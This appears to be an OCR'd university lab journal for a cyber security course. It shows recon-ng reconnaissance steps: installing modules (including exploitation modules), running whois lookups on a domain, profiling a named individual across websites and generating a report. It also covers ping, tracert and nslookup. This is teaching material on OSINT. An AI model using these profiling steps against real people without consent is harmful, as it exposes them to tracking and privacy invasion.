UNIVERSITY OF MUMBAI

DEPARTMENT OF COMPUTER SCIENCE

M.Sc. Computer Science – Semester III

Track B: Security

Elective II: Cyber Security and Risk Assessment

JOURNAL

2022-2023

Seat No. _____

UNIVERSITY OF MUMBAI

DEPARTMENT OF COMPUTER SCIENCE

CERTIFICATE

This is to certify that the work entered in this journal was done in the University Department of Computer Science laboratory by Mr./Ms._____ Seat No. _____ for the course of M.Sc. Computer Science - Semester III (CBCS) (Revised) during the academic year 2022- 2023 in a satisfactory manner.

_____ _____

Subject In-charge Head of Department

_____

External Examiner

Index

Practical 1

Aim: Use of open-source intelligence and passive reconnaissance

Theory: Recon-ng is a full-featured Web Reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open-source web-based reconnaissance can be conducted quickly and thoroughly.

Working:

1. Open Kali Linux Virtual Machine. And Open Terminal.
2. Type **recon-ng** to enter the console.

3. Initially there are no modules installed. To install the modules, we need to use the following commands:
   a. Discovery module
      marketplace install discovery

   b. Recon module
      marketplace install recon

```
[recon-ng][default] > marketplace install recon
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
[*] Module installed: recon/companies-contacts/censys_email_address
[*] Module installed: recon/companies-contacts/pen
[*] Module installed: recon/companies-domains/censys_subdomains
[*] Module installed: recon/companies-domains/pen
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/whoxy_dns
[*] Module installed: recon/companies-hosts/censys_org
[*] Module installed: recon/companies-hosts/censys_tls_subjects
[*] Module installed: recon/companies-multi/github_miner
[*] Module installed: recon/companies-multi/shodan_org
```

c. Importing module
marketplace install import

```
[recon-ng][default] > marketplace install import
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Reloading modules ...
```

d. Exploitation module
marketplace install exploitation

```
[recon-ng][default] > marketplace install exploitation
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Reloading modules ...
```

e. Reporting module
marketplace install reporting

```
[recon-ng][default] > marketplace install reporting
[*] Module installed: reporting/csv
[*] Module installed: reporting/html
[*] Module installed: reporting/json
[*] Module installed: reporting/list
[*] Module installed: reporting/proxifier
[*] Module installed: reporting/pushpin
[*] Module installed: reporting/xlsx
```

Now the required modules are installed.

4. To create a new workspace
workspaces list

```
[recon-ng][default] > workspaces list

  +-----------------------------------------+
  |   Workspaces   |       Modified         |
  +-----------------------------------------+
  | bhakti         | 2021-01-21 13:06:44    |
  | default        | 2021-01-20 08:49:53    |
  | reconnaissance | 2021-01-21 12:23:49    |
  +-----------------------------------------+

[recon-ng][default] > workspaces create security_breaches
```

```
[recon-ng][security_breaches] > workspaces list

  +-----------------------------------------+
  |     Workspaces     |       Modified     |
  +-----------------------------------------+
  | bhakti             | 2021-01-21 13:06:44|
  | default            | 2021-01-20 08:49:53|
  | reconnaissance     | 2021-01-21 12:23:49|
  | security_breaches  | 2021-01-30 09:13:28|
  +-----------------------------------------+

[recon-ng][security_breaches] >
```

5. Install the module recon/domains-contacts/whois_pocs and load the installed module.

marketplace install recon/domains-contacts/whois_pocs

```
[recon-ng][security_breaches] > marketplace install recon/domains-contacts/whois_pocs
[*] Module installed: recon/domains-contacts/whois_pocs
[*] Reloading modules ...
[recon-ng][security_breaches] > modules load recon/domains-contacts/whois_pocs
[recon-ng][security_breaches][whois_pocs] >
```

6. Set the option and run the module.

options list

run

```
[recon-ng][security_breaches][whois_pocs] >
[recon-ng][security_breaches][whois_pocs] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

[recon-ng][security_breaches][whois_pocs] > options set SOURCE facebook.com
SOURCE => facebook.com
[recon-ng][security_breaches][whois_pocs] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  facebook.com   yes       source of input (see 'info' for details)

[recon-ng][security_breaches][whois_pocs] >
```

7. Type back and enter the workspace. We will install another module recon/profiles-profiles/namechk and load the module to validate the user Brandon Stout.

```
[recon-ng][security_breaches][whois_pocs] > back
[recon-ng][security_breaches] > marketplace install recon/profiles-profiles/namechk
[*] Module installed: recon/profiles-profiles/namechk
[*] Reloading modules ...
[recon-ng][security_breaches] > modules load recon/profiles-profiles/namechk
[recon-ng][security_breaches][namechk] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

[recon-ng][security_breaches][namechk] >
```

8. Set the option and run the module.

```
[recon-ng][security_breaches][namechk] > options set SOURCE Brandon Stout
SOURCE => Brandon Stout
[recon-ng][security_breaches][namechk] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  Brandon Stout  yes       source of input (see 'info' for details)

[recon-ng][security_breaches][namechk] > run
```

9. Type back and enter the workspace. We will install another module recon/profiles-profiles/profiler to check the existence of user Brandon Stout.

marketplace install recon/profiles-profiles/profiler

modules load recon/profiles-profiles/profiler

```
[recon-ng][security_breaches][namechk] > back
[recon-ng][security_breaches] > marketplace
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [...]

[recon-ng][security_breaches] > marketplace install recon/profiles-profiles/profiler
[*] Module installed: recon/profiles-profiles/profiler
[*] Reloading modules...
[recon-ng][security_breaches] > modules load recon/profiles-profiles/profiler
[recon-ng][security_breaches][profiler] >
```

10. Set the option and run the module.

options list

run

```
[recon-ng][security_breaches][profiler] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

[recon-ng][security_breaches][profiler] > options set SOURCE Brandon Stout
SOURCE => Brandon Stout
[recon-ng][security_breaches][profiler] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  Brandon Stout  yes       source of input (see 'info' for details)

[recon-ng][security_breaches][profiler] > run
[recon-ng][security_breaches][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.json...

  Looking Up Data For: Brandon Stout
  ----------------------------------

[*] Checking: 7cup
[*] Checking: ACloudGuru
[*] Checking: asciinema
[*] Checking: Audiojungle
[*] Checking: BiggerPockets
[*] Checking: Bookcrossing
[*] Checking: buymeacoffee
[*] Checking: championat
[*] Checking: Career.habr
[*] Checking: echo.msk
[*] Checking: Facenama
[*] Checking: Hackaday
[*] Checking: Hubski

  -------
  SUMMARY
  -------

[*] 4 total (4 new) profiles found.
[recon-ng][security_breaches][profiler] >
```

11. Generate a Report. We will install another module reporting/html and load the module to generate a report in html file.

back

marketplace install reporting/html

```
[recon-ng][security_breaches][profiler] > back
[recon-ng][security_breaches] > marketplace install reporting/html
[*] Module installed: reporting/html
[*] Reloading modules ...
```

```
[recon-ng][security_breaches] > modules load reporting/html
[recon-ng][security_breaches][html] > options list

  Name      Current Value                                                  Required  Description
  ----      -------------                                                  --------  -----------
  CREATOR                                                                  yes       use creator n
ame in the report footer
  CUSTOMER                                                                 yes       use customer
name in the report header
  FILENAME  /home/kali/.recon-ng/workspaces/security_breaches/results.html yes       path and file
name for report output
  SANITIZE  True                                                           yes       mask sensitiv
e data in the report

[recon-ng][security_breaches][html] >
```

Set the option and run the module.


```
[recon-ng][security_breaches][html] > options set CREATOR bhakti-dhara
CREATOR => bhakti-dhara
[recon-ng][security_breaches][html] > options set CUSTOMER Brandon Stout
CUSTOMER => Brandon Stout
[recon-ng][security_breaches][html] > options set FILENAME /home/kali/brandon_stout.html
FILENAME => /home/kali/brandon_stout.html
[recon-ng][security_breaches][html] > options list

  Name      Current Value                Required  Description
  ----      -------------                --------  -----------
  CREATOR   bhakti-dhara                 yes       use creator name in the report footer
  CUSTOMER  Brandon Stout                yes       use customer name in the report header
  FILENAME  /home/kali/brandon_stout.html yes       path and filename for report output
  SANITIZE  True                         yes       mask sensitive data in the report

[recon-ng][security_breaches][html] >
```


```
[recon-ng][security_breaches][html] > run
[*] Report generated at '/home/kali/brandon_stout.html'.
[recon-ng][security_breaches][html] >
```

12. Html file is generated in given location. Go to the location and double click on the file.





B. Windows Command Line Utilities

1. Ping: Ping is a command line utility, available on virtually any operating system with network connectivity, that acts as a test to see if a networked device is reachable. The ping command sends a request over the network to a specific device.




Get the Public IP of the given domain. Check the size of the packet which can be received by the destination.







Check how much TTL router would take to discard the packet.





2. Tracert using Ping






3. Tracert: Traceroute is a network diagnostic tool used to track in real-time the pathway taken by a packet on an IP network from source to destination, reporting the IP addresses of all the routers it pinged in between. Traceroute also records the time taken for each hop the packet makes during its route to its destination.





4. NSLookup: NSLookup (from name server lookup) is a network administration command-line tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping, or other DNS records.


Command Prompt - nslookup
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\bhakti>nslookup
Default Server: ns1.dvois.com
Address: 114.79.129.2
> set type=a
> www.upgcm.ac.in
Server: ns1.dvois.com
Address: 114.79.129.2
Non-authoritative answer:
Name: upgcm.ac.in
Address: 148.251.191.4
Aliases: www.upgcm.ac.in
> set type=cname
> www.upgcm.ac.in
Server: ns1.dvois.com
Address: 114.79.129.2
Non-authoritative answer:
www.upgcm.ac.in canonical name = upgcm.ac.in
upgcm.ac.in nameserver = ns3.privatelabelhosts.com
upgcm.ac.in nameserver = ns4.privatelabelhosts.com
ns4.privatelabelhosts.com internet address = 176.9.246.230
ns3.privatelabelhosts.com internet address = 176.9.43.11
>

Practical 2

